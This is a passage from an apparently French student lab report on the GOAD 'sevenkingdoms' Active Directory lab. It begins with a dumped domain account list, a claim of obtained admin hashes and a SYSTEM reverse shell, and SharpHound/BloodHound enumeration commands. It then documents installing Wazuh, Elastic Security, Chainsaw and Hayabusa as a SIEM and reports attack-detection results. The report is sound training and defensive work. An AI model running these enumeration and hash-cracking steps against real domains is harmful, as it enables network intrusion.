SEVENKINGDOMS$	SEVENKINGDOMS$	SEVENKINGDOMS$		Domain Users	06/28/22 22:56:35	07/04/22 06:17:10	01/01/01 00:00:00	PASSWD_NOTREQD	07/04/22 06:17:10	1105	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	06/28/22 22:40:06	06/28/22 22:55:16	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	06/28/22 22:40:06	502	Key Distribution Center Service Account
vagrant	vagrant	vagrant	Users, Administrators	Domain Users	06/28/22 22:34:47	06/28/22 22:55:16	07/07/22 07:49:51	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/15/17 07:54:05	1000	Vagrant User
DefaultAccount	DefaultAccount	DefaultAccount	System Managed Accounts Group	Domain Users	06/28/22 22:34:47	06/28/22 22:34:47	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	503	A user account managed by the system.
Guest	Guest	Guest	Guests	Domain Guests	06/28/22 22:34:47	06/28/22 22:34:47	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	06/28/22 22:34:47	06/30/22 12:41:53	07/07/22 05:43:38	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/28/22 22:32:20	500	Built-in account for administering the computer/domain

Fig.18

Nous avons les hashs administrateurs et un reverse shell SYSTEM sur le serveur gérant le LDAP, je pense que je peux considérer ça comme une victoire.

Pour un maximum de discrétion (et de temps) je pourrais craquer les hashs avec hashcat (ou faire du kerberoasting pour gagner du temps).

3. INSTALLATION DE BLOODHOUND

3.1 INSTALLATION DU SERVEUR

Sur votre VM Kali :

Installer Java avec la commande suivante :

- **sudo apt-get install openjdk-11-jdk**

Installer neo4j :

- **wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key add -echo 'deb https://debian.neo4j.com stable 4' | sudo tee /etc/apt/sources.list.d/neo4j.list > /dev/null**

- **sudo apt-get install apt-transport-https**
- **sudo apt-get install neo4j**

- **cd /usr/bin**
- **sudo ./neo4j console**

```
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-11-24 13:50:25.450+0000 INFO  Starting...
2023-11-24 13:50:25.827+0000 INFO  This instance is ServerId{020ce2a4} (020ce
2a4-af3d-4044-bdf1-ce4a9864daff)
2023-11-24 13:50:26.983+0000 INFO  ======== Neo4j 4.4.26 ========
2023-11-24 13:50:28.089+0000 INFO  Performing postInitialization step for com
ponent 'security-users' with version 3 and status CURRENT
2023-11-24 13:50:28.090+0000 INFO  Updating the initial password in component
 'security-users'
2023-11-24 13:50:29.615+0000 INFO  Bolt enabled on localhost:7687.
2023-11-24 13:50:30.930+0000 INFO  Remote interface available at http://local
host:7474/
2023-11-24 13:50:30.933+0000 INFO  id: 49A9B30C10C105697478249E488FD5E39D4ED7
A8029D6B7F87AB8E23B275D25E
2023-11-24 13:50:30.933+0000 INFO  name: system
```

Fig.19

Redémarrer le service:

- **sudo systemctl start neo4j**

La page de visualisation est disponible via le lien suivant :

- https://localhost:7474/

3.2 INSTALLATION DU CLIENT SHARPHOUND

Télécharger et installer le client SharpHound disponible à cette adresse :

- https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.exe

Lancer ces 3 commandes pour créer un zip contenant les informations nécessaires :

- **.\sharphound.exe -d north.sevenkingdoms.local -c all --zipfilename bh_north_sevenkingdoms.zip**
- **.\sharphound.exe -d sevenkingdoms.local -c all --zipfilename bh_sevenking-doms.zip**
- **.\sharphound.exe -d essos.local -c all --zipfilename bh_essos.zip**

Dans ce cas-là ça n'a pas marché par exemple :




Fig.19

C'était le seul ou ça n'a pas marché, on a donc récupéré deux fichier zip, au même emplacement que l'exécutable de BloodHound :




Fig.20

3.3 EXPLOITATION

La partie de préparation est maintenant terminée. On va maintenant récupérer les 2 archives au moyen de scp (cp over ssh)

- **scp vagrant@192.168.56.10:C:\Users\vagrant\Downloads\20231124053706_BloodHound.zip ./**
-
- **scp vagrant@192.168.56.10:C:\Users\vagrant\Downloads\20231124053954_bh_sevenkingdoms.zip ./**

Ils sont maintenant dans le répertoire courant. Il faut maintenant ouvrir la page d'exploitation dans un navigateur et se connecter avec le compte créé lors de l'installation de neo4j

- **firefox https://localhost:7474/**

[Voir Fig.21]

Vous n'aurez pas directement le schéma, pour cela il va falloir cliquer sur ce bouton (situé en haut à droite) : 

Sélectionner une à une les archives créées par bloodHound, enfin actualiser.

Pour les manipuler il suffit de se rendre dans "analysis" puis sélectionner l'option qui vous intéresse.

[Voir Fig.22]




Fig.21




Fig.22

4. INSTALLATION DE WAZUH

4.1 PREPARATION

- **apt update && apt upgrade**
- **curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh && sudo bash ./wazuh-install.sh -a**
- **apt update && apt install ansible**

Créer un fichier de configuration pour ansible :

echo "[windows] windows-host ansible_host=192.168.56.11 ansible_user=vagrant ansible_password=vagrant ansible_connection=winrm ansible_winrm_server_cert_validation=ignore" >> inventory.ini




Fig.23

4.2 INSTALLATION SUR LE POSTE WINDOWS

Ouvrir un nouveau terminal en admin :

- **powershell -c “Enable-PSRemoting”**

De retour sur le poste linux, exécutez cette commande pour déployer un agent :

- **ansible windows -i inventory.ini -m win_shell -a "Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.6.0-1.msi -OutFile \$env:tmp\\wazuh-agent; Start-Process msiexec.exe -ArgumentList '/i', \$env:tmp\\wazuh-agent, '/q', 'WAZUH_MANAGER=10.202.0.143', 'WAZUH_AGENT_NAME=Agent-DC-two', 'WAZUH_REGISTRA-TION_SERVER=10.202.0.143' -Wait"**

Enfin pour activer le service :

- **ansible windows -i inventory.ini -m win_shell -a "NET START WazuhSvc"**

N’oubliez pas de changer l’IP dans le fichier inventory.ini ainsi que le **WAZUH_AGENT_NAME** (ils doivent être uniques) en fonction du poste sur lequel vous souhaitez déployer.

5. INSTALLATION ELASTIC-SECURITY

5.1 PREPARATION

Récupérer le repository nécessaire mis à disposition lors des TPs

- **git clone https://github.com/pushou/siem.git**
- **echo “vm.max_map_count=262144” >> /etc/sysctl**
- **cd siem/**
- **make es && make siem && make fleet && make pass**

5.2 CONFIGURATION DE FLEET




Fig.24

Remplacer 192.168.1.111 par l'ip de votre PC hôte

Utilisez "make fgprint" et "make prca" dans le directory cloné au départ du TP afin de récupérer le fingerprint et le certificat de votre AC fleet.




Fig.25

5.3 AJOUT DES INTEGRATIONS

Charger les deux intégrations suivantes:

- **"Windows"**
- **"Elastic Défend"**

Appliquer ces deux intégrations à l'agent déployé.




Fig.26

5.4 CONFIGURATION D'ELASTIC DEFEND




Fig.27

Faites apparaître la configuration avancée de cette intégration. Passez le flag suivant à "false" et redéployer l'intégration.

Fig.28

5.5 CREER ET DEPLOYER L'AGENT VIA ANSIBLE

Créer l'agent :

Suivez le menu "add agent" de fleet qui vous donnera la commande "Powershell" pour le faire.

Déployer l'agent sur les postes windows avec ansible :

- **nano inventory.ini**

```
[Windows]

Windows-host ansible_host=192.168.56.10 ansible_user=vagrant ansible_pass-
word=vagrant ansible-connection=winrm ansible_winrm_server_cert_validation=ig-
nore
```




Fig.28

Puis simplement lancer (attention à bien remplacer –url et –enrollment-token):

- **ansible windows -i inventory.ini -m win_shell -a "{commande}"**

Commande entière (à adapté)

- **ansible windows -i inventory.ini -m win_shell -a "$ProgressPreference = 'SilentlyContinue' Invoke-WebRequest -Uri https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-8.9.0-windows-x86_64.zip -OutFile elastic-agent-8.9.0-windows-x86_64.zip Expand-Archive .\elastic-agent-8.9.0-windows-x86_64.zip -DestinationPath .cd elastic-agent-8.9.0-windows-x86_64; .\elastic-agent.exe install --url=https://10.202.0.152:8220 --enrollment-token=RkVSQ0dvd0l3NFRldVZWdzJmTHM6XzNZYnRRVEJRMmVZekw1VFFOb-HZodw== -n --insecure"**

Attention de ne pas oublier le -n et le –insecure !

Votre agent est disponible sur Elastic-Security !

6. INSTALLATION CHAINSAW

6.1 PREPARATION

- **git clone https://github.com/WithSecureLabs/chainsaw.git**
- **sudo cargo build –release**

```
test@debian:~/GOAD$ sudo git clone https://github.com/WithSecureLabs/chainsaw.git
[sudo] Mot de passe de test :
Clonage dans 'chainsaw'...
remote: Enumerating objects: 1775, done.
remote: Counting objects: 100% (779/779), done.
remote: Compressing objects: 100% (375/375), done.
remote: Total 1775 (delta 483), reused 477 (delta 403), pack-reused 996
Réception d'objets: 100% (1775/1775), 15.99 Mio | 6.86 Mio/s, fait.
Résolution des deltas: 100% (1110/1110), fait.
test@debian:~/GOAD$ cd chainsaw/
test@debian:~/GOAD/chainsaw$ ls
analysis  Cargo.lock  Cargo.toml  images  LICENCE  mappings  README.md  rules  src  tests
test@debian:~/GOAD/chainsaw$ cargo build --release
```

Fig.29

Si vous rencontrez cette erreur :

```
error: package `anstyle-parse v0.2.2` cannot be built because it requires rustc 1.70.0 or newer, while the currently active rustc version is 1.63.0
Either upgrade to rustc 1.70.0 or newer, or use
cargo update -p anstyle-parse@0.2.2 --precise ver
where `ver` is the latest version of `anstyle-parse` supporting rustc 1.63.0
```

Fig.30 Erreur rencontré

- **sudo apt autoremove cargo**
- **sudo curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh**

Ecrire "1" puis "Entrer"

Mettre à jour la variable :

- **sudo source "$HOME/.cargo/env"**

Relancer :

- **sudo cargo build –release**

Le binaire "chainsaw" se trouve dans /target/release

6.2 EXECUTION

Dans un premier temps on va ajouter un dossier de règles à utiliser par chainsaw. Dans un second temps nous allons ajouter un dossier de logs volontairement "mauvaises" pour tester le bon fonctionnement de notre chainsaw.

Ajout des règles :

- **cd chainsaw**
- **git clone https://github.com/SigmaHQ/sigma**

Ajout des logs de test :

- **git clone https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES.git**

Tester la configuration sur les logs de test

- **./target/release/chainsaw hunt EVTX-ATTACK-SAMPLES/ -s sigma/ --mapping mappings/sigma-event-logs-all.yml –json >> output_logs.json**

C'est bon :




Fig.31

Petit script en bash pour faciliter son utilisation : (./helper.sh -l [logs] -o [output.json])

```
usage() { echo "Usage: $0 [-l fichier de logs] [-o fichier de sortie]" 1>&2; exit 1; }

while getopts ":l:o:" option; do
        case "${option}" in
        l)
        log=${OPTARG}
        ;;
        o)
        out=${OPTARG}
        ;;
        *)
        usage
        ;;
        esac
done
shift $((OPTIND-1))

echo "log: ${l}"
echo "out: ${o}"


if [ -z "${l}" ] || [ -z "${o}" ]; then
        usage
fi
./target/release/chainsaw hunt ${log}/ -s sigma/ --mapping mappings/sigma-event-logs-all.yml --json >> ${out}
```

Fig.32

7. INSTALLATION HAYABUSA

7.1 PREPARATION

Téléchargement du paquet

- **git clone https://github.com/Yamato-Security/hayabusa.git --recursive**
- **cd hayabusa**
- **cargo build –release**
- **mv /target/release/hayabusa ./ && chmod +x hayabusa**

Si vous rencontrez cette erreur :

```
error: package `anstyle-parse v0.2.2` cannot be built because it requires rustc 1.70.0 or newer, while the currently active rustc version is 1.63.0
Either upgrade to rustc 1.70.0 or newer, or use
cargo update -p anstyle-parse@0.2.2 --precise ver
where `ver` is the latest version of `anstyle-parse` supporting rustc 1.63.0
```

Fig.33

- **sudo apt autoremove cargo**
- **sudo curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh**

Ecrire “1” puis “Entrer”

Mettre à jour la variable

- **sudo source "$HOME/.cargo/env"**

Relancer

Usage : **./hayabusa computer-metrics -d [dossier_logs] -o [fichier_sortie]**

8. SIEM

Nous avons donc conçu un SIEM composé de plusieurs stacks :

- Elastic security
- Wazuh
- Hayabusa
- Chainsaw

Des sondes Sysmon et un système de centralisation de logs (OpenWEC) facilitent grandement le travail, tous les logs sont restockés en local sur une VM (redondance des logs) en plus des postes locaux, afin de pouvoir aller taper dessus directement.

Nous avons simulé des menaces réelles que pourrait rencontrer un SIEM (mimikatz en local sur un poste ainsi que APTsimulator) et la vulnérabilité a bien était remonté.
De même pour les authentifications réussi/échouée sur tous les services.

Concrètement, le SIEM détecte des modifications de fichier suspicieuses ainsi que des modifications sur des processus et dll système.

Il détecte aussi des trames réseaux suspicieuses en fonction de certaines signatures ainsi que les impersonations de DNS.

Attaques :

Port	Détection	Service
53	OK	DNS
22	OK	SSH
23	KO	Telnet
389	OK	LDAP
445	OK	Samba
3306	KO	Mysql
3268	OK	LDAP

Type	Détection	Service
Service	OK	ajt/rmv/modify
Files	OK	ajt/rmv/modify
DNS	OK	query suspicious
Registry	OK	edition
Network	OK	known pattern



wazuh.
Modules
Agent-DC-one
Security events
Dashboard
Events
Agent-DC-one (001)
Generate report
Search
DQL
Last 24 hours
Show dates
Refresh
manager.name: debian
+ Add filter
Total
18922
Level 12 or above alerts
6
Authentication failure
5
Authentication success
11176
Alert groups evolution
Alerts
Top 5 alerts
Top 5 rule groups
Top 5 PCI DSS Requirements

Fig.34

